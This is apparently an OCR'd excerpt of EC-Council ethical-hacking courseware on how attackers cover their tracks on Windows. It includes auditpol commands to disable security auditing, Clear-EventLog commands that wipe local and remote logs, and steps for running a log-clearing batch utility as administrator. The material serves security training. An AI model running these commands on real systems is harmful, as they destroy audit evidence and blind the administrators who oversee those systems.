
Techniques Used for Covering Tracks

The main activities that an attacker performs toward removing his/her traces on a computer are as follows:

- **Disabling Auditing**: An attacker disables auditing features of the target system.
- **Clearing Logs**: An attacker clears/deletes the system log entries corresponding to his/her activities.
- **Manipulating Logs**: An attacker manipulates logs in such a way that he/she will not be caught in legal action.
- **Covering Tracks on the Network**: An attacker uses techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: An attacker uses NTFS streams to hide and cover malicious files in the target system.
- **Deleting Files**: An attacker uses a command-line tool such as Cipher.exe to delete the data and prevent recovery of that data in future.
- **Disabling Windows Functionality**: An attacker disables Windows functionality such as last access timestamp, hibernation, virtual memory, system restore points, etc. to cover tracks.
- **Hiding Artifacts:** Attackers hide their malicious artifacts within the OS artifacts to evade detection.

Thus, the complete job of an attacker involves not only compromising the system successfully, but also disabling logging, clearing log files, eliminating evidence, planting additional tools, and covering his/her tracks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Disabling Auditpol

Source: *https://docs.microsoft.com*

One of the first steps for an attacker who has command-line capability is to determine the auditing status of the target system, locate sensitive files (such as password files), and implant automatic information-gathering tools (such as a keystroke logger or network sniffer).

Windows records certain events to the event log (or associated syslog). The log can be set to send alerts (email, SMS, etc.) to the system administrator. Therefore, the attacker will want to know the auditing status of the system he/she is trying to compromise before proceeding with his/her plans.

Auditpol.exe is the command-line utility tool to change audit security settings at the category and sub-category levels. Attackers can use AuditPol to enable or disable security auditing on local or remote systems, and to adjust the audit criteria for different categories of security events.

The moment intruders gain administrative privileges; they disable auditing with the help of auditpol.exe. Once they complete their mission, they again turn on auditing using the same tool.

After gaining access and establishing shell access with the target system, attackers use the following commands to enable/disable system auditing logs:

Enabling system auditing:

```
C:\>auditpol /set /category:"system","account logon" /success:enable
/failure:enable
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disabling system auditing:

```
C:\>auditpol /set /category:"system","account logon" /success:disable
/failure:disable
```

This will make changes in the various logs that might register the attacker's actions. He/she can choose to hide the registry keys changed later on.

Attackers can use AuditPol to view defined auditing settings on the target computer, running the following command at the command prompt:

```
auditpol /get /category:*
```

Screenshots of the output by Auditpol are as follows:




Figure 6.204: Screenshot showing the output of Auditpol disabling audit






Figure 6.205: Screenshot showing the output of Auditpol enabling audit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Clearing Logs

- The attacker uses the **Clear_Event_Viewer_Logs.bat** utility to clear the security, system, and application logs
- If the system is exploited with Metasploit, the attacker uses **meterpreter shell** to wipe out all the logs from a Windows system





https://www.tenforums.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Clearing Logs (Cont'd)

The attacker uses the **Clear-EventLog** command to clear all the PowerShell event logs from local or remote computers

- To clear the entries from the PowerShell event from a local or remote system:

  >Clear-EventLog "Windows PowerShell"


- To clear specific multiple log types from the local and remote systems:

  >Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02

- To clear all logs on the specified systems and then display the event log list:

  >Clear-EventLog -LogName application, system -confirm

The attacker uses the **wevtutil** utility to clear event logs related to the system, application, and security



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Clearing Logs

Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt, PowerShell, and using a BAT file to delete security, system, and application logs. Attackers might use this utility to wipe out the logs as one method of covering their tracks on the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Steps to clear logs using Clear_Event_Viewer_Logs.bat utility are as follows.**
  1. Download the **Clear_Event_Viewer_Logs.bat** utility from ***https://www.tenforums.com***.
  2. Unblock the .bat file.
  3. Right-click or press and hold on the .bat file and click/tap on **Run as administrator**.
  4. If prompted by **UAC**, click/tap on **Yes**.
  5. A command prompt will now open to clear the event logs. The command prompt will automatically close when finished.

